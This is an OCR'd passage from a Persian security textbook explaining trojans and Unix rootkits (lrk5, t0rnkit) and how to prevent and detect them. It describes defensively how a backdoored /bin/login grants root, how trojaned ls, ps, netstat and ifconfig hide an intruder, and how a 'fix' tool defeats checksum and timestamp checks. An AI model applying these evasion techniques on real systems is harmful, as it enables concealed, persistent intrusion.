
برخی دیگر از توسعه‌دهندگان نرم‌افزار ، روشهای مشابهی جهت اطمینان کاربران از سلامت فایلهای برنامه ، عرضه کرده‌اند. مثلاً شرکت Microsoft روشی به نام Authenticod™ ابداع کرده است که در حقیقت یک "امضای دیجیتالی -Digital Signatures-" است که به برنامه یا کنترل ActiveX اضافه می‌شود. قبل از اجرای آن محصول ، ابتدا صحّت آن برنامه بررسی می‌شود.



شکل (٤-١٠) ارائهٔ کد MD5 از نرم‌افزار tcpdump برای اطمینان از صحت و عدم تغییر آن

- **آموزش کاربران بسیار حیاتی است:** قبلاً اشاره کردیم که نصب یک اسب تروا بر روی ماشین یک کاربر معمولی به غیر از خطرات بالقوه‌ای که برای خود کاربر دارد (مثل دزدیده شدن شمارهٔ کارت اعتباری و کلمات عبور و ...) می‌تواند خطراتی را نیز متوجه بقیهٔ کاربران و سرویس‌دهنده‌های حساس موجود در آن شبکه نماید. شما به عنوان مسئول شبکه وظیفه دارید که به کاربران خود آموزشهای امنیتی لازم را بدهید:

تمام کاربران شما که به نحوی از وب بهره می‌گیرند باید تفهیم شده باشند که به هیچ وجه به تنظیمات امنیتی مرورگر خود دست نزنند. در مرورگر گزینه‌ای امنیتی وجود دارد که اجرا شدن کنترلهای ActiveX را فعال یا غیرفعال می‌کند. امن‌ترین حالت آنست که شما مانع دریافت و اجرای تمام کنترلهای ActiveX بشوید. (البته در این حالت برخی از برنامه‌های اینترنت کار نخواهند کرد) می‌توانید تنظیمات مرورگر را به گونه‌ای انجام بدهید که فقط کنترلهای ActiveX را که دارای امضای دیجیتالی معتبر و تایید شده هستند ، اجرا کند. کاربر شما بهیچوجه نباید این تنظیمات را بهم بزند زیرا ممکن است با تنظیم غلط آنها مرورگر را وادار به اجرای تمام کنترلهای ActiveX نماید که بعضاً آلوده به اسبهای تروا هستند. شکل (۵-۱۰) تنظیمات مرورگر Internet Explorer را برای اجرا یا عدم اجرای کنترلهای ActiveX نشان می‌دهد. اگر تنظیمات مرورگر به نحوی که در این شکل نشان داده شده تنظیم شود آنگاه راه آلوده شدن سیستم او به اسبهای تروا هموار شده است. البته باید دقت کرد تنظیمات فوق بعضاً برای کاربران عادّی پیچیده به نظر می‌رسند و ممکن است آموزشهای شما چندان هم کارساز نباشد. بهرحال نمی‌توان به کاربران اطمینان کامل داشت لذا بعنوان مسئول شبکه تلاش کنید ورود کنترلهای ActiveX بدون امضای دیجیتالی معتبر به شبکه را از طریق دیوار آتش مسدود نمائید! لذا باید از دیوارهای آتش قوی استفاده کنید تا این قابلیت را عرضه کرده باشند.



شکل (۵-۱۰) تنظیمات مرورگر Internet Explorer برای اجرای یا عدم اجرای کنترلهای ActiveX

• به کاربران خود آموزش بدهید که ضمائم نامه‌های الکترونیکی خود را بدون اطمینان از صحت آن باز و اجرا نکنند. به آنها تفهیم کنید که نامه‌هائی که عناوین مشکوک دارند و از طرف افراد ناشناس ارسال شده‌اند ممکن است محتوی ضمائم خطرناک و آلوده به اسب تروا یا ویروس باشند. راه استفادهٔ صحیح از ویروس‌یابها را به آنها بیاموزید و آخرین نسخهٔ ویروس‌یابها را در اختیار آنها بگذارید.

Rootkitهای معمولی


اسبهای تروا (مثل BO2K یا Sub7) و درهای پشتی (مثل NatCat) برنامه‌های مستقلی هستند که نفوذگر آنها را روی ماشین قربانی ارسال و اجرا می‌نماید. با توجه به استقلال این برنامه‌ها ، کشف و آشکارسازی آنها نیز چندان مشکل نیست. (استقلال اسبهای تروا بدین معناست که مثل برنامه‌های عادّی دیگر اجرا می‌شوند)

Rootkitها بسیار خائنانه‌تر از اسبهای تروا عمل می‌کنند: با دستکاری و تغییر در عملکرد مولفه‌های اصلی سیستم عامل ، آنها را دگرگون کرده و راه حملهٔ نفوذگر را از طریق رخنه‌هائی که در سیستم عامل پدید آمده ، باز می‌کنند. بعد از آلوده شدن سیستم عامل ، هرگاه ماشین قربانی بوت می‌شود سیستم عامل ، راه ورود نفوذگران را کاملاً باز می‌کند. یعنی دیگر نیاز به اجرای هیچ برنامهٔ کاربردی دیگری مثل BO2K یا NatCat نیست. شکل (٦-١٠) مفهوم Rootkit را در مقایسه با اسب تروا نشان داده است.

باز به مثال جدول (١-١٠) برگردید. عملکرد اسبهای تروا به مثابهٔ اضافه شدن زهر به غذای یک قربانی است ولی عملکرد Rootkit مشابه آنست که غذای قربانی با سیب‌زمینی یا قارچهائی پخته شود که ذاتاً سمی هستند لذا نیاز به اضافه شدن سم به غذا نیست.

ممکن است برای آنکه دشمن نتواند سم به غذا اضافه کند ، نظارت دقیق بر مراحل پخت غذا کافی باشد ولی وقتی خود قارچ سمّی است دیگر هیچ نظارت فیزیکی کارساز نیست.

نظر به اینکه Rootkit ها اجزای سیستم عامل را دستکاری و قابل نفوذ می‌کنند لذا بسیار قدرتمندتر از اسبهای تروا ظاهر می‌شوند.



شکل (٦-١٠) مقایسهٔ اسب تروا در سطح لایهٔ کاربرد با Rootkit معمولی

سابقهٔ تاریخی Rootkitها به ابتدای دههٔ نود برمی‌گردد. در این سالها گروههای زیرزمینی و حرفه‌ای نفوذگران بخشهائی از سیستم عامل را دستکاری کرده و آنها را از طریق محیط IRC (Internet Relay Chat) منتشر می‌کردند. با گسترش سریع اینترنت و توسعهٔ نرم‌افزارها و سیستمهای عامل ، Rootkitها نیز خطرناکتر شده‌اند. امروزه Rootkitها بگونه‌ای پیاده‌سازی می‌شوند که در کمتر از ده ثانیه و بطور خودکار خودشان را نصب می‌کنند و کنترل ماشین را در اختیار نفوذگر قرار می‌دهند.

اگرچه Rootkitهائی برای محیط ویندوز NT و 2000 نوشته شده است که با دستکاری DLLها (Dynamic Link Library) یا تغییر در فایلهای رجستری یا پیکربندی سیستم ، راه نفوذ به سیستم را باز می‌کنند ولیکن تمرکز Rootkit ها بیشتر روی محیطهای سازگار با سیستم عامل یونیکس مثل سولاریس، لینوکس، AIX یا HP Unix است. شاید بتوان دلیل اصلی این پدیده را در پنهان بودن کدهای سیستم عاملی مثل ویندوز دانست که کار را برای نفوذگردان مشکل کرده است.

Rootkitهای معمولی چه کاری می‌توانند انجام بدهند؟


در این بخش می‌خواهیم بدانیم وقتی که بخشی از مولفه‌های سیستم عامل توسط Rootkitها دستکاری و آلوده می‌شود چه اتفاقی می‌افتد و چه راهی برای نفوذگر باز خواهد شد.

حساسترین مولفه‌ای که در سیستمهای عامل مبتنی بر یونیکس در معرض خطر است برنامهٔ اجرائی /bin/login است که ورود کاربران به سیستم را نظارت می‌کند. وقتی شما در محیط یونیکس یا لینوکس اقدام به ورود (عمل login) در سیستم می‌نمائید، برنامهٔ /bin/login اجرا خواهد شد. (خواه از طریق صفحه کلید و ترمینال محلی به سیستم وارد شوید و خواه از طریق سرویس‌دهندهٔ TelNet و از راه دور). برنامهٔ /bin/login مشخصهٔ شناسائی کاربر (UserID) و کلمهٔ عبور او را دریافت کرده و با مراجعه به فایل حسابهای کاربری[1] ، کاربر را احراز هویت می‌نماید. اگر در این فایل برای کاربر یک حساب و کلمهٔ عبور تعریف شده باشد، به او مجوز ورود به سیستم و دریافت خدمات داده می‌شود.

"Rootkit شدن سیستم عامل" بدین معناست که نفوذگر به نحوی برنامهٔ تحریف شدهٔ login را با برنامهٔ اصلی جایگزین کرده است. این برنامهٔ دستکاری شده دارای "رخنهٔ نفوذ" است به نحوی که اجازهٔ ورود با عالیترین مجوز (Super User یا root) را برای نفوذگر فراهم می‌کند. یعنی حتی اگر مسئول آن سیستم ، کلمهٔ عبور خود را عوض کند یا حتی کلّ فایل کلمات عبور را تغییر بدهد باز هم راه عبور نفوذگر باز خواهد بود زیرا برنامه /bin/login بگونه‌ای دستکاری شده که اصولاً مراحل طبیعی احراز هویت را برای نفوذگر اجرا نخواهد کرد.

شکل (۷-۱۰) مثالی از دستکاری شدن برنامهٔ /bin/login در محیط لینوکس است. پنجرهٔ سمت چپ مراحل ورود به سیستم را در شرایط طبیعی نشان می‌دهد. نفوذگر سعی کرده است با مشخصهٔ root (عالی‌ترین سطح دسترسی) به سیستم وارد شود ولی چون کلمهٔ عبور او غلط بوده برنامهٔ

[1] User Account



شکل (۷-۱۰) مثالی از دستکاری شدن برنامهٔ /bin/login در محیط لینوکس

login به او اجازهٔ ورود نداده است. سپس نفوذگر سعی کرده تا با مشخصهٔ rewt و یک کلمهٔ عبور جعلی به سیستم وارد شود، که باز هم با شکست مواجه شده است. در پنجرهٔ سمت راست نفوذگر توانسته برنامهٔ /bin/login را با یک برنامهٔ دستکاری شدهٔ Rootkit جایگزین کند. (این برنامهٔ Rootkit واقعی است و توسط نفوذگران حرفه‌ای با نام Lrk5 نوشته و بطور گسترده‌ای منتشر شده است.) اگر به پنجرهٔ سمت راست دقت کنید برنامهٔ دستکاری شدهٔ /bin/login (که در حقیقت همان lrk5 است) به نفوذگر اجازه داده است با مشخصهٔ کاربری rewt با عالیترین مجوز (یعنی root) به سیستم وارد شود! در حالی که خود مسئول شبکه وقتی بخواهد با مشخصهٔ کاربری root به سیستم وارد شود با پیغام زیر مواجه می‌گردد:

```
Root login refused on this terminal.
```

از دیگر تفاوتهای دو پنجره در شکل (۷-۱۰) آنست که پیغام login آن عوض شده است. در پنجرهٔ معمولی پیغام :login کاملاً معمولی است درحالی که پس از Rootkit شدن سیستم ، این پیغام بصورت :bob login ظاهر شده است. نفوذگر با مشاهدهٔ این پیغام متوجه می‌شود که برنامه /bin/login اصطلاحاً Rootkit شده (دستکاری شده) و می‌تواند به سادگی با کلمهٔ رمز خود rewt با عالی‌ترین سطح مجوز به سیستم وارد شود. دقت کنید که او با مشخصهٔ زیر و در سطح root (عالی‌ترین سطح دسترسی معادل admin در ویندوز) به سیستم وارد شده است:

```
[root@bob / root] #
```

البته نفوذگران حرفه‌ای به محض آنکه یکبار وارد سیستمی شدند، در اولین گام یک اسب تروا یا یک در پشتی دیگر بر روی آن نصب می‌کنند و همچنین سعی می‌کنند با دستکاری مجدد برنامهٔ /bin/login پیغامهای آنرا به حالت طبیعی برگردانند. چرا که تغییر پیغام :login به :bob login آشکارا

وجود یک مشکل در بخش login سیستم را فریاد می‌زند! و مسئول سیستم بسادگی آنرا کشف و رفع خواهد کرد.

به عنوان مسئول یک سیستم یا شبکه به محض آنکه تغییری در پیغامهای عادی login مشاهده کردید، عامل آنرا بررسی کنید. در بسیاری از مواقع تغییر در پیغامهای ورود ، ناشی از وجود برنامه‌های خطرناک و Rootkit نیستند بلکه برخی از این تغییرات ناشی از نصب برنامه‌های اصلاح‌کننده (patch) یا تعویض پیکربندی سیستم هستند ولی می‌توانند موجب نگرانی و گمراهی مسئول سیستم شوند. بهرحال باید بشدّت مراقب باشید.

برای کشف چنین رخنه‌های نفوذی معمولاً مسئول شبکه ، /bin/login را توسط برنامه‌ای بنام strings بررسی می‌کند. این برنامهٔ تحت یونیکس تمام رشته‌های متوالی یک فایل را نشان می‌دهد. اگر فایل /bin/login با چنین برنامه‌ای بررسی شود، مسئول شبکه می‌تواند کلمات عبور نامتعارف و مشکوک را در آن ببیند. کلمات عبور مشکوک می‌تواند متعلق به یک نفوذگر بدخواه بوده و از دستکاری برنامه /bin/login ناشی شده باشد.

نفوذگران حرفه‌ای از چنین تکنیکهائی آگاهند و برای خنثی کردن آن به راههای پیچیده‌تری روی آورده‌اند. برای آنکه برنامه‌ای مثل strings نتواند کلمات عبور نامتعارف را از یک برنامهٔ اجرائی مثل login استخراج کند، برنامهٔ اجرائی /bin/login بگونه‌ای دستکاری می‌شود که کلمهٔ عبور نفوذگر از درون این برنامهٔ اجرائی قابل استخراج نباشد، بدین نحو که کاراکترهای کلمهٔ رمز در بین کدهای اجرائی پراکنده می‌شود و یا بصورت تغییر یافته ذخیره می‌شود بگونه‌ای که بصورت یک رشته متوالی از کاراکترهای قابل چاپ (printable) ظاهر نشود.

نکته دیگر آنست که وقتی یک کاربر بطور طبیعی به سیستمهای سازگار با یونیکس وارد می‌شود مشخصهٔ کاربری او در دو فایل wtmp و utmp درج می‌شود. این دو فایل کاربردهای متفاوتی دارند. مثلاً وقتی دستور who را اجرا می‌کنید، خروجی این دستور از این فایلها استخراج می‌شود. (دستور who فهرست تمام کاربرانی که در حال حاضر به سیستم وارد شده‌اند را نشان می‌دهد.) نسخهٔ دستکاری شدهٔ برنامهٔ login باید از این مرحلهٔ مهم و حیاتی پرش کند تا مشخصهٔ کاربری نفوذگر در جائی درج نشود بگونه‌ای که اگر مسئول شبکه دستور who را اجرا کند، مشخصهٔ کاربری نفوذگر را نبیند.

Rootkitهای معمولی برای استراق‌سمع برخی از کلمات عبور

وقتی یک نفوذگر از طریق اسب تروا، در پشتی یا یک Rootkit ، نفوذ خود را به سیستم سازماندهی کرد، برای گسترش این نفوذ به ماشینهای دیگر و سرویس‌دهنده‌های حساس، اقدام به نصب نرم‌افزارهای اسنیفر برای استراق‌سمع داده‌های دیگران می‌نماید. مهمترین اطلاعاتی که نفوذگر بدنبال آنهاست، **کلمات عبور** می‌باشد. اکثر نفوذگران بلافاصله پس از فعّال شدن Rootkit ، یک ابزار استراق سمع ساده بر روی ماشین قربانی نصب و اجرا می‌کنند؛ به عنوان مثال با نصب یک


ابزار سادهٔ استراق‌سمع ، کاراکترهایی که در ابتدای یک نشست مثل TelNet ، FTP ، rolgin یا HTTP مبادله می‌شوند را ربوده و در یک فایل محلی ذخیره می‌کنند. نفوذگر برای نصب چنین ابزاری باید مجوز root (Super User) داشته باشد که البته این مجوز را با آلوده کردن سیستم و نصب Rootkit (مثل نصب برنامهٔ دستکاری شدهٔ login) بدست آورده است. او ابزار استراق‌سمع را در پس‌زمینه (Background) اجرا کرده و سپس سیستم را بحال خود رها می‌کند. اطلاعاتی که در طول زمان از کاربران مختلف جمع‌آوری می‌شود در فایل محلی مورد نظر او ذخیره می‌شود تا بطور کامل در اختیار نفوذگر قرار بگیرد. (در مورد مکانیزمهای استراق‌سمع مفصلاً در فصل هشتم صحبت شده است.)

امروزه نبرد بین نفوذگران و متولیان امنیت سیستم جنبه‌های بسیار پیچیده‌ای پیدا کرده است؛ ابزارهائی که تحت عنوان Rootkit منتشر شده‌اند به نحو بسیار پیچیده‌ای سعی در پنهان نگاه داشتن خود می‌کنند. باید به این نکته دقت کنید که در سیستمهای عامل مبتنی بر یونیکس ، مؤلفه‌ها و برنامه‌های جانبی بسیار زیادی وجود دارند که با استفاده از آنها می‌توان آلودگی سیستم به Rootkit را آشکار کرد و بدین ترتیب مبارزه با آن آسان خواهد بود. بهمین دلیل در Rootkitهای جدید پس از آلوده شدن فایل اجرائی /bin/login و نفوذپذیر شدن سیستم ، برای مخفی ماندن این رخنه و مداوم ماندن تسلط نفوذگر بر سیستم، برخی دیگر از فایلهای اجرائی دیگر نیز دستکاری (یا به اصطلاح Rootkit) می‌شوند! بعنوان مثال فرض کنید نفوذگر پس از دسترسی و رسوخ به سیستم یک ابزار استراق‌سمع (Sniffer) بر روی سیستم نصب کرده باشد. حال اگر مسئول سیستم از دستور ifconfig برای بررسی تنظیمات کارتهای شبکه استفاده کند، براحتی متوجه یک اتفاق غیرمنتظره در سیستم خود می‌شود. (البته اگر باهوش و بادقت باشد!) به شکل (۸-۱۰) دقت کنید. در این شکل فرض شده ، نفوذگر توانسته است به سیستم رخنه کرده و یک نرم‌افزار استراق‌سمع (Sniffer) را طبق اصولی که در فصل هشتم تشریح شد روی سیستم اجرا نماید. خروجی برنامهٔ ifconfig در شکل (۸-۱۰) نشان می‌دهد که کارت شبکه در حالت بی‌قید (promiscuous) قرار گرفته است؛ این پدیده اصلاً عادی نیست و حکایت از یک مشکل جدی دارد چرا که هیچ کارت شبکه‌ای در شرایط عادی در این حالت قرار نمی‌گیرد. در خروجی برنامهٔ ifconfig ، عبارت زیر :

```
UP BROADCAST RUNNING PROMISC MULTICAST MTU:1500 Metric:1
```

نظر مسئول سیستم را جلب خواهد کرد و بدین ترتیب آلودگی سیستم به یک Rootkit آشکار شده و سیستم پاکسازی خواهد شد. در Rootkitهای جدید برنامهٔ اجرائی ifconfig نیز دستکاری و تحریف می‌شود. یعنی پس از Rootkit شدن برنامه /bin/login و نصب Sniffer ، برنامهٔ ifconfig نیز تبدیل به یک Rootkit می‌شود تا حمله به سیستم مخفی بماند. به غیر از ifconfig برنامه‌های زیر نیز تحریف و Rootkit می‌شوند:

- **du** : این برنامه در یونیکس یا لینوکس میزان استفاده از فضای دیسک سخت و میزان فضای آزاد آنرا به مسئول سیستم اعلام می‌کند. لذا نفوذگر برای پنهان ماندن برنامه‌هائی که جهت حملات بعدی لازم به ذخیره هستند، باید du را نیز دستکاری کند تا فضای استفاده شده توسط برنامه‌های مخرب را اعلام نکند!



شکل (۸-۱۰) خروجی فرمان ifconfig وجود یک اسنیفر بر روی سیستم را نشان می‌دهد

- **find** : این برنامه در محیطهای مبتنی بر یونیکس قادر است فایلها، شاخه‌ها و برنامه‌های اجرائی را پیدا کند. سوئیچهای مختلف این برنامه به مسئول سیستم کمک می کند تا بتواند آخرین تغییرات در فایلها و برنامه‌های اجرائی را کشف کند. لذا این برنامه نیز طوری تحریف می‌شود که فهرست برنامه‌های متعلق به نفوذگر را نشان ندهد!
- **ifconfig** : همانطور که قبلاً اشاره شد این برنامه بگونه‌ای دستکاری می‌شود که حالت "بی‌قید – Promiscuous" کارت شبکه را مخفی نگه دارد تا ابزارهای استراق‌سمع مخفی بمانند.
- **ls** : این برنامه فهرست فایلها را نشان می‌دهد. ls بگونه‌ای دستکاری می‌شود که حضور فایلها و برنامه‌های نفوذگر را مخفی نگه دارد.
- **netstat** : این برنامه شماره پورتهای مختلف TCP یا UDP را که پروسه‌های در حال اجرا به آنها گوش می‌دهند، نشان خواهد داد. حال این برنامه باید بگونه‌ای دستکاری شود که شماره پورتهای مورد استفادهٔ نفوذگر را مخفی نگه دارد.
- **ps** : این برنامه فهرست پروسه‌های در حال اجرا روی سیستم را نشان می‌دهد؛ با دستکاری و تحریف این برنامه ، نام پروسه‌های متعلق به نفوذگر مخفی خواهد ماند.
- **inetd** : به غیر از دستکاری برنامه‌های فوق نفوذگر برنامهٔ inetd نیز باید تغییر کند! (inetd به پورتهای مشخص شده گوش می‌دهد و در هنگام برقراری ارتباط TPC ، سرویسهای متناظر با آنرا

اجرا می‌نماید) لذا برای آنکه inetd سرویس‌های مخرب مدّ نظر نفـــوذگر را نـیز اجـرا نمـاید، بـاید دستکاری شود.

دقت کنید که چون کدهای منبع سیستمهای عاملی مثل Linux یا OpenBSD در اختیار نفـــــوذگـر است، برای یک حرفه‌ای دستکاری ، تحریف و ترجمهٔ مجدّد آنها کاری دشوار نخواهد بود. بـه همیـن دلیل است که اکثر Rootkitها در محیطهای یونیکس نوشته شده‌اند .

وقتی صحبت از دستکاری شدن این همه برنامهٔ اجرائی می‌کنیم نباید آنرا غیر واقعی و دشوار تلقی کنید بلکه قضیه کاملاً جدی است و به شدت سیستم شما را تهدید می‌کند! در حقیقت با دستکاری این برنامه‌ها که چشم و گوش مسئول سیستم و کاربران تلقی می‌شوند، بُروز حمله و وجود یک نفوذگر در سیستم برای مدتهای طولانی مخفی می‌ماند.

بررسی تاریخ و زمان آخرین تغییرات اعمال شده بر روی فایلهای اجرائی (مثـل /bin/login ، ls ، ps یا du) ممکن است منجر به آشکار شدن یک حمله و کشف حضور نفوذگر شود. اکثر Rootkitها پـس از دستکاری فایلهای اجرائی ، برنامـه‌ای بـه نـام fix را اجـرا می‌کننـد تـا مشـخصات زمـانی فایلـهای دستکاری شده، شامل زمان ایجاد، زمان تغییر و زمان آخرین لحظهٔ دسترسی به مقادیر قبل از دستکاری برگردد. بدین ترتیب بررسی این مشخصات کمکی به کشف Rootkitها نمی‌کند.

در اکثر سیستمهای عامل سازگار با یونیکس برنامه‌ای تحت عنوان **sum** وجود دارد کـه بـرای هـر برنامه یک کد checksum شانزده بیتی محاسبه می‌کند. این برنامه به سادگی داده‌هـای درون فـایل را دو بایت دو بایت جمع کرده و عدد حاصل را بعنوان کد کشف تغییرات در یک فـایل ذخـیره می‌کنـد. در گذشته برای آگاهی از تغییرات احتمالی در یک فایل حساس از این کد استفاده می‌شد. یعنی مسـئولین سیستم به طور متناوب فایلهای حساس را با برنامـهٔ sum بازرسـی کـرده و کدهـای checksum آنـها را محاسبه و با مقادیر قبلی مقایسه می‌نمودند. اگر کدها با هم تفاوت داشت یک تغیـیر در فـایل مربوطـه گزارش می‌شد. گروه نفوذگران برای بی‌تاثیر کـردن ایـن روش بازرسـی فـایل ، برنامـهٔ **fix** را طراحـی کردند. این برنامه ساده پس از اعمال هرگونه تغییر در فایل ، به انتهای فایل دسـتکاری شـده کدهـائی پوچ ، اضافه می‌کند تا کد checksum فایل با کد قدیم آن یکی شود. کار دیگـری کـه برنامـهٔ fix انجـام می‌دهد آنست که هر گونه تغییر در مشخصات "زمان ایجاد" یا "زمان تغییر" یک فایل را از بین می‌برد. بدین ترتیب کشف تغییرات فایل از طریق برنامهٔ sum ممکن نخواهد بود!

با چنین دوراندیشی‌ها و آینده‌نگریها که طراحان Rootkit اندیشیده‌اند ، اگر فقط یک اشتباه کوچـک باعث شود تا سیستم شما با یک Rootkit آلوده گردد، زمان کشف آلودگی و میزان خسارتی که متحمـل خواهید شد فقط به شانس شما بستگی دارد!!

برخی از Rootkitهای شناخته شدهٔ معمولی

تعدّد و گوناگونی Rootkitهائی که تاکنون نوشته و بصورت گسترده منتشـر شـده‌اند بقـدری زیـاد است که یک باغ‌وحش را تشکیل می‌دهد!! (اگر Rootkitها را بسان جانورانی در نظر بگـیرید کـه یـک

گیاه را از ریشه فاسد می‌کنند!) اگر می‌خواهید فهرستی از آنها داشته باشید و یا در مـورد آنـها تحقیـق کنید به آدرس زیر مراجعه نمائید:

http://packetstorm.securify.com/UNIX/penetration/rootkits

به عنوان مثال lrk5 (Linux Rootkit 5) که توسط Lord Somer نوشته شـده، قدرتمندتریـن نـوع Rootkit برای لینوکس محسوب می‌شود. lrk5 تمام دستکاریها و تحریفهائی که در این بخش بدان اشاره شد، بـه دقّت پیاده‌سازی و اعمال کرده است. این Rootkit سیستمهای مبتنی بـر لینوکـس را هـدف قـرار داده و تمام فرامین اجرائی زیر را تحریف و به یک اسب تروا تبدیل می‌کند:

- **chfn**
- **chsh**
- **crontab**
- **du**
- **find**
- **ifconfig**
- **inetd**
- **killall**
- **login**
- **su**
- **netstat**
- **passwd**
- **pidof**
- **ps**
- **rshd**
- **syslogd**
- **tcpd**
- **top**
- **sshd**
- **ls**

با این همه دستکاری بعید به نظر می‌رسد که آلودگی سیستم به Rootkit ، بسادگی آشکار شود.

در نیمه‌های سال ۲۰۰۰ (تابستان ۱۳۷۹) یک Rootkit دیگر با نام **t0rnkit** منتشر شد که لینوکـس و سولاریس را هدف گرفته بود. این Rootkit به سادگی نصب می‌شود و تمـام تغیـرات و دسـتکاریهای لازم را بصورت خودکار انجام می‌دهد. فقط کافی است که شخصی بـا سـطح دسترسـی root ، برنامـهٔ نصب t0rnkit را اجرا نماید (مثلاً از طریق ارسال یک نامهٔ فریبنده بهمراه ضمیمهٔ آلوده یا بـه هـر روش دیگر). در چنین حالتی عملاً کار سیستم تمام شـده محسـوب می‌شـود زیـرا t0rnkit در هنگـام نصـب برنامه‌های اجرائی زیر را دستکاری و تحریف می‌کند و کشف آلودگی آن بسیار مشکل است:

- **login**
- **ifconfig**
- **ps**
- **du**
- **ls**
- **netstat**
- **in.fingerd**
- **find**
- **top**

پیشگیری و مبارزه با Rootkit

حال که با خطرات بسیار جدّی Rootkitها آشنا شدید باید راههای پیشگیری و مبارزه با چنین خطراتی را بدانید:

- **به هیچکس جز خودتان مجوز Root (Suqser User) ندهید:** نفوذگر زمانی قادر خواهد بود تا Rootkitها را روی سیستم شما نصب و فعال کند که کسی که در دام او گرفتار شده و برنامهٔ آلوده به Rootkit را اجرا کرده یا کلمهٔ عبورش لو رفته ، دارای مجوز root باشد. فقط با مجوز root می‌توان در مولفه‌های بنیادی سیستم عامل تغییر داد. لذا در اوّلین گام برای پیشگیری از چنین خطری ، تمام مجوزهای root را غیر فعال کرده و فقط خودتان بعنوان مسئول سیستم در چنین سطحی قرار داشته باشید. در ضمن برای آنکه از شرّ نرم‌افزارهای شکننده کلمات عبور در امان بمانید کلمهٔ عبوری که برای خودتان بعنوان root انتخاب می‌کنید حتی‌الامکان بسیار طولانی و سخت باشد، حتی اگر اینکار خودتان را به دردسر می‌اندازد. شکسته شدن کلمهٔ عبور شما یا حدس زدن آن (به روشهائی که در فصل ۷ اشاره شد) عواقب وخیمی برایتان به دنبال خواهد داشت.
- **با استفاده از هوش خود مراقب سیستم فایل باشید:** فرض را بر آن بگذارید که شاید کلمهٔ عبور شما لو رفته یا بطریقی نفوذگر توانسته است از نقاط آسیب‌پذیر سیستم شما استفاده کند و در سطح root به سیستم شما وارد شود؛ لذا همیشه مراقب سیستم فایل خود باشید. در چنین مواقعی چون برنامهٔ ls خودش نیز آلوده شده است کمکی به شما نمی‌کند. گزارشها حاکی است که تقریباً تمام Rootkitها برنامهٔ ls را دستکاری می‌کنند ولی برنامه‌ای مثل echo که آنهم محتوای شاخه‌ها را نشان می‌دهد ، تاکنون دستکاری نشده است. لذا می‌توانید یکبار از دستور ls استفاده کنید و یکبار از دستور echo ؛ اگر نتیجهٔ اجرای این دو دستور تفاوت داشت مطمئن باشید مورد حمله قرار گرفته‌اید!
